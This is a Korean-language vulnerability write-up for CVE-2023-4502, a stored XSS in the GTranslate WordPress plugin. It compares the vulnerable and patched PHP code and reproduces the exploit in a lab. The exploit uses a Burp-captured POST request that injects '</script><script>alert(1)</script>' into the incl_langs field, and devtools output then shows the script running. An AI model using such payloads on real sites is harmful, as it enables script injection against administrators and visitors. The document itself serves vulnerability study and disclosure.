# CVE-2023-4502

## Translate WordPress with GTranslate < 3.0.4 - Admin+ Stored XSS

1514번째 줄에서

```
        $data['incl_langs'] = (isset($_POST['incl_langs']) and
is_array($_POST['incl_langs'])) ? $_POST['incl_langs'] :
array($data['default_language']);
```

```
1519        $data['incl_langs'] = (isset($_POST['incl_langs']) and
is_array($_POST['incl_langs'])) ? array_map('sanitize_text_field',
$_POST['incl_langs']) : array($data['default_language']);
1520        $data['fincl_langs'] = (isset($_POST['fincl_langs']) and
is_array($_POST['fincl_langs'])) ? array_map('sanitize_text_field',
$_POST['fincl_langs']) : array($data['default_language']);
1521        $data['alt_flags'] = (isset($_POST['alt_flags']) and
is_array($_POST['alt_flags'])) ? array_map('sanitize_text_field',
$_POST['alt_flags']) : array();
```

```
1514        $data['incl_langs'] = (isset($_POST['incl_langs']) and
is_array($_POST['incl_langs'])) ? $_POST['incl_langs'] :
array($data['default_language']);
1515        $data['fincl_langs'] = (isset($_POST['fincl_langs']) and
is_array($_POST['fincl_langs'])) ? $_POST['fincl_langs'] :
array($data['default_language']);
1516        $data['alt_flags'] = (isset($_POST['alt_flags']) and
is_array($_POST['alt_flags'])) ? $_POST['alt_flags'] : array();
```

값을 받아와 저장할 때 검증 없이 그래도 post로 만 받아와서 저장한다.

diffchecker를 통해 봤을 때 patch된 것을 확인할 수 있다.

그리고 이때 post로 값을 받기 때문에 그 값이 data['incl_langs']에 저장이 된 후 그 값을

```
if(count($incl_langs) > 0)
    $script .= "jQuery.each(languages, function(i, val)
{jQuery('#incl_langs'+language_codes2[i]).attr('checked',
false);});\n";
```

헤당 과정에서 불러오는 과정에서 script tag에 값을 넣을 때 막 넣어서 해당 취약점이 발생한다.

일단 익스하기 위해서는 해당 플러그인의 사이트에 접속 후 save 보낼 때의 post 요청을 burp suite를 통해 캡쳐를 한 후

```
incl_langs%5B%5D=en
```

->

```
payload : incl_langs%5B%5D=</script><script>alert(1)</script>"
```

넣은 후 보내면 해당 취약점이 발생한다.

바로 내가 삽인한 구문이 stored가 되기 때문에 해당 페이지에 접속할 때마다 해당 취약점이 계속 발생한다.


burp suite에서 실제로 보내는 값


```
POST /wordpress/wp-admin/options-general.php?
page=gtranslate_options HTTP/1.1
Host: 172.31.133.38
```

```
Content-Length: 1871
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://172.31.133.38
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Referer: http://172.31.133.38/wordpress/wp-admin/options-
general.php?page=gtranslate_options
Accept-Encoding: gzip, deflate, br
Cookie:
wordpress_52505d2cb7f44b55bc57f0579266a92b=hy30nq%7C1731562672%7CRn
278AgoFgJo8NEXMviRkNoxCk9woQAgZQuZBtMModU%7C4235ff07005b6a0128cd9c7
305abecad1b380a069ef6a0e96b95b740a081ba16;
wordpress_test_cookie=WP%20Cookie%20check;
wordpress_logged_in_52505d2cb7f44b55bc57f0579266a92b=hy30nq%7C17315
62672%7CRn278AgoFgJo8NEXMviRkNoxCk9woQAgZQuZBtMModU%7C9ac1144fa99eb
a095c0a5cb05a225659711be81eb57cc149507436588621e9b9; wp-settings-
time-1=1730353361
Connection: keep-alive

widget_look=float&default_language=en&custom_domains_data=&select_l
anguage_label=&show_in_menu=&floating_language_selector=no&wrapper_
selector=&float_switcher_open_direction=left&switcher_open_directio
n=top&flag_size=16&flag_style=3d&globe_size=20&fincl_langs%5B%5D=en
&add_new_line=1&incl_langs%5B%5D=</script><script>alert(1)
</script>"&custom_css=&switcher_text_color=%23666&switcher_arrow_co
lor=%23666&switcher_border_color=%23ccc&switcher_background_color=%
23fff&switcher_background_shadow_color=%23efefef&switcher_backgroun
d_hover_color=%23fff&dropdown_text_color=%23000&dropdown_hover_colo
r=%23fff&dropdown_background_color=%23eee&globe_color=%2366aaff&lan
guage_codes=af%2Csq%2Cam%2Car%2Chy%2Caz%2Ceu%2Cbe%2Cbn%2Cbs%2Cbg%2C
```

```
ca%2Cceb%2Cny%2Czh-CN%2Czh-
TW%2Cco%2Chr%2Ccs%2Cda%2Cnl%2Cen%2Ceo%2Cet%2Ctl%2Cfi%2Cfr%2Cfy%2Cgl
%2Cka%2Cde%2Cel%2Cgu%2Cht%2Cha%2Chaw%2Ciw%2Chi%2Chmn%2Chu%2Cis%2Cig
%2Cid%2Cga%2Cit%2Cja%2Cjw%2Ckn%2Ckk%2Ckm%2Cko%2Cku%2Cky%2Clo%2Cla%2
Clv%2Clt%2Clb%2Cmk%2Cmg%2Cms%2Cml%2Cmt%2Cmi%2Cmr%2Cmn%2Cmy%2Cne%2Cn
o%2Cps%2Cfa%2Cpl%2Cpt%2Cpa%2Cro%2Cru%2Csm%2Cgd%2Csr%2Cst%2Csn%2Csd%
2Csi%2Csk%2Csl%2Cso%2Ces%2Csu%2Csw%2Csv%2Ctg%2Cta%2Cte%2Cth%2Ctr%2C
uk%2Cur%2Cuz%2Cvi%2Ccy%2Cxh%2Cyi%2Cyo%2Czu&language_codes2=af%2Csq%
2Cam%2Car%2Chy%2Caz%2Ceu%2Cbe%2Cbn%2Cbs%2Cbg%2Cca%2Cceb%2Cny%2Czh-
CN%2Czh-
TW%2Cco%2Chr%2Ccs%2Cda%2Cnl%2Cen%2Ceo%2Cet%2Ctl%2Cfi%2Cfr%2Cfy%2Cgl
%2Cka%2Cde%2Cel%2Cgu%2Cht%2Cha%2Chaw%2Ciw%2Chi%2Chmn%2Chu%2Cis%2Cig
%2Cid%2Cga%2Cit%2Cja%2Cjw%2Ckn%2Ckk%2Ckm%2Cko%2Cku%2Cky%2Clo%2Cla%2
Clv%2Clt%2Clb%2Cmk%2Cmg%2Cms%2Cml%2Cmt%2Cmi%2Cmr%2Cmn%2Cmy%2Cne%2Cn
o%2Cps%2Cfa%2Cpl%2Cpt%2Cpa%2Cro%2Cru%2Csm%2Cgd%2Csr%2Cst%2Csn%2Csd%
2Csi%2Csk%2Csl%2Cso%2Ces%2Csu%2Csw%2Csv%2Ctg%2Cta%2Cte%2Cth%2Ctr%2C
uk%2Cur%2Cuz%2Cvi%2Ccy%2Cxh%2Cyi%2Cyo%2Czu&_wpnonce=7184008825&_wp_
http_referer=%2Fwordpress%2Fwp-admin%2Foptions-
general.php%3Fpage%3Dgtranslate_options&save=Save+Changes
```




GTranslate Options ‹ learn_wor
GTranslate Options ‹ learn_wor
Not secure
172.31.133.38/wordpress/wp-admin/options-general.php?page=gtranslate_options
learn_wordpress
5
0
New
Howdy, hy30nq
General
Writing
Reading
Discussion
Media
Permalinks
Privacy
Dismiss
Widget options
Widget look:
Float
Translate from:
English
Widget preview
Alternative flags
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Recorder
DOM Invader
var custom_css = jQuery('#custom_css').val();
var gt_settings = {
default_language: default_language,
url_structure: url_structure,
switcher_horizontal_position: 'inline',
horizontal_position: 'inline',
float_switcher_open_direction: float_switcher_open_direction,
switcher_open_direction: switcher_open_direction,
native_language_…
</script>
<script>alert(1)</script> == $0
"\"").attr('checked', true); RefreshDoWidgetCode(); "
<style>…</style>
<script>…</script>

<!-- wpbody-content -->

gs_page_gtranslate_options.auto-fold.admin-bar.branch-6-6.version-6-6-2.admin-color-fresh.locale-en-us.customize-support.svg
div#wpwrap
div#wpcontent
div#wpbody
div#wpbody-content
div.wrap
script
alert(1)
1 of 1
Styles
Computed
Layout
Event Listeners
Filter
:hov .cls
element.style {
}
script {
user agent stylesheet
display: none;
}
Inherited from div#wpwrap
#wpwrap {
load-styles…ver=6.6.2:6
height: auto;
min-height: 100%;
width: 100%;
position: relative;
-webkit-font-smoothing: subpixel-antialiased;
}
Inherited from body.wp-admin.wp-core-ui.js
body {
load-styles…ver=6.6.2:6
background: #f0f0f1;
color: #3c434a;
font-family: -apple-system, BlinkMacSystemFont, "Segoe UI", Roboto, Oxygen-Sans, Ubuntu, Cantarell, "Helvetica Neue", sans-serif;
font-size: 13px;
Console
Search
Search
4:53 PM
10/31/2024